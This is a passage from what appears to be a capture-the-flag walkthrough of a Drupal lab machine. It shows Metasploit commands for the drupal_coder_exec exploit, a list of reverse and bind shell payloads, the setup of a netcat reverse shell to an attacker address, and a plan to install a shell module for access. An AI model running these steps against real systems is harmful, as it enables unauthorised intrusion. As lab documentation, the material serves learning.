msf5 exploit(unix/webapp/drupal_coder_exec) > set RHOSTS 192.168.41.176
RHOSTS => 192.168.41.176
msf5 exploit(unix/webapp/drupal_coder_exec) > check
[*] 192.168.41.176:80 - The target is not exploitable.
msf5 exploit(unix/webapp/drupal_coder_exec) > set targeturi /drupal
targeturi => /drupal
msf5 exploit(unix/webapp/drupal_coder_exec) > check
[*] 192.168.41.176:80 - The target appears to be vulnerable.
msf5 exploit(unix/webapp/drupal_coder_exec) > █

```

It's time to set the payload.

```

[*] 192.168.41.176:80 - The target appears to be vulnerable.
msf5 exploit(unix/webapp/drupal_coder_exec) > show payloads

Compatible Payloads
=====

  Name          Disclosure Date  Rank  Check  Description
  ----          -
  cmd/unix/bind_netcat
d Shell, Bind TCP (via netcat)          normal No      Unix Comman
  cmd/unix/bind_netcat_gaping
d Shell, Bind TCP (via netcat -e)       normal No      Unix Comman
  cmd/unix/bind_netcat_gaping_ipv6
d Shell, Bind TCP (via netcat -e) IPv6  normal No      Unix Comman
  cmd/unix/generic
d, Generic Command Execution          normal No      Unix Comman
  cmd/unix/reverse_bash
d Shell, Reverse TCP (/dev/tcp)         normal No      Unix Comman
  cmd/unix/reverse_netcat
d Shell, Reverse TCP (via netcat)       normal No      Unix Comman
  cmd/unix/reverse_netcat_gaping
d Shell, Reverse TCP (via netcat -e)    normal No      Unix Comman


```

I chose the cmd/unix/reverse_netcat payload. I set the lhost address and finally executed the module using run command. The exploit finished completion but there was no session. I changed payloads and the result was same.


```
msf5 exploit(unix/webapp/drupal_coder_exec) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf5 exploit(unix/webapp/drupal_coder_exec) > set lhost 192.168.41.134
lhost => 192.168.41.134
msf5 exploit(unix/webapp/drupal_coder_exec) > run


[*] Started reverse TCP handler on 192.168.41.134:4444
```

Even the Drupal coder module failed to get me a shell. Maybe there was no netcat installed on the target machine. Need to find another way to get a shell on the target. I decided to install the Drupal shell module in the website. Drupal shell module is used for maintenance of the website using a shell.




The screenshot shows the Drupal.org project page for the 'shell' module. The browser tabs include 'Modules | RootThis', 'Shell | Drupal.org', 'Drupal 7.x Modul...', and 'Entity API | Drup...'. The address bar shows 'https://www.drupal.org/project'. The page content includes a recommendation by the project's maintainer, download links for tar.gz (22.86 KB) and zip (31.27 KB), development version information (8.x-1.x-dev updated 1 Mar 2017 at 10:13 UTC), testing results (PHP 5.5 & MySQL 5.5, D8.4 2 pass), and release information for 7.x-1.0-beta5 (released 22 July 2011). A 'View all releases' link is also present.

I installed it as shown below.



